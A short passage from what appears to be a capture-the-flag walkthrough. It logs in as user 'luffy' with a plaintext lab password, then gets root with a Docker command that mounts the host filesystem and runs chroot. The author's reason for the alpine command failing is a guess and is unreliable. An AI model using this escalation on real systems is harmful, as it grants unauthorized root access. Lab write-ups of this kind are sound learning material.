Luffy Shell

We can get the buffy shell by `su luffy`, and putting in their password: `0n3_p1ec3`



Remember how suspicious we were of **Docker**? Let's try and run docker again, but with the intention to priv esc. GTFOBins can help us out here: https://gtfobins.github.io/gtfobins/docker/#sudo

```
Will fail: docker run -v /:/mnt --rm -it alpine chroot /mnt sh
To Root!: docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh
```

But if we run this **first** command as it is from the website, it won't work. What we need is the **second** command. But why? I think it has something to do with the fact that the first command is calling for a specific linux distro (i.e Alpine) that Docker may typically run on. What we are specifying in our command is the distro we're running on: **ubuntu**.